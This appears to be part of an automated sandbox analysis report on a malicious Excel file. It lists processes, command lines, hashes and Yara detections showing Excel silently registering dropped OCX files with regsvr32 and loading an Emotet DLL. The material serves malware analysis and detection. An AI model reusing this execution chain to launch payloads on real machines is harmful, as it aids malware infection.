Timestamp	kBytes transferred	Direction	Data
2022-07-17 11:09:10 UTC	8	IN	Data Raw: 2c 72 67 62 28 31 38 32 2c 32 32 37 2c 32 31 32 29 20 35 30 25 2c 72 67 62 28 35 31 2c 31 36 37 2c 31 38 31 29 20 31 30 30 25 29 3b 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 67 72 61 64 69 65 6e 74 2d 2d 65 6c 65 63 74 72 69 63 2d 67 72 61 73 73 3a 20 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 31 33 35 64 65 67 2c 72 67 62 28 32 30 32 2c 32 34 38 2c 31 32 38 29 20 30 25 2c 72 67 62 28 31 31 33 2c 32 30 36 2c 31 32 36 29 20 31 30 30 25 29 3b 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 67 72 61 64 69 65 6e 74 2d 2d 6d 69 64 6e 69 67 68 74 3a 20 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 31 33 35 64 65 67 2c 72 67 62 28 32 2c 33 2c 31 32 39 29 20 30 25 2c 72 67 62 28 34 30 2c 31 31 36 2c 32 35 32 29 20 31 30 30 25 29 3b 2d 2d 77 70 2d 2d 70 72 65 73 Data Ascii: ,rgb(182,227,212) 50%,rgb(51,167,181) 100%);--wp--preset--gradient--electric-grass: linear-gradient(135deg,rgb(202,248,128) 0%,rgb(113,206,126) 100%);--wp--preset--gradient--midnight: linear-gradient(135deg,rgb(2,3,129) 0%,rgb(40,116,252) 100%);--wp--pres
2022-07-17 11:09:10 UTC	8	IN	Data Raw: 0d 0a Data Ascii:

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **2716**, Parent PID: **576**

General

Target ID:	0
Start time:	13:09:12
Start date:	17/07/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f4e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **2480**, Parent PID: **2716**

General	
Target ID:	3
Start time:	13:09:20
Start date:	17/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\soci1.ocx
Imagebase:	0xff4b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: **1600**, Parent PID: **2716**

General	
Target ID:	4
Start time:	13:13:41
Start date:	17/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\soci2.ocx
Imagebase:	0xff950000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **2364**, Parent PID: **404**

General	
Target ID:	5
Start time:	13:13:41
Start date:	17/07/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **2164**, Parent PID: **2716**

General	
Target ID:	6
Start time:	13:13:43

Start date:	17/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\soci3.ocx
Imagebase:	0xffbd0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\soci3.ocx	unknown	64	success or wait	1	FFBD274D	ReadFile

Analysis Process: regsvr32.exe PID: **1672**, Parent PID: **2716**

General

Target ID:	7
Start time:	13:13:46
Start date:	17/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\soci4.ocx
Imagebase:	0xff050000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1494028683.0000000001F40000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1494505422.0000000002141000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1316**, Parent PID: **1672**

General

Target ID:	8
Start time:	13:13:52
Start date:	17/07/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\NfgWijQQRQpENoq\gUYUkALTAiOgx.dll"
Imagebase:	0xff050000

File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1764450272.0000000002020000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.1764515187.0000000002131000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabCCDB.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	2138BC0	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarCCDC.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	2138BC0	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly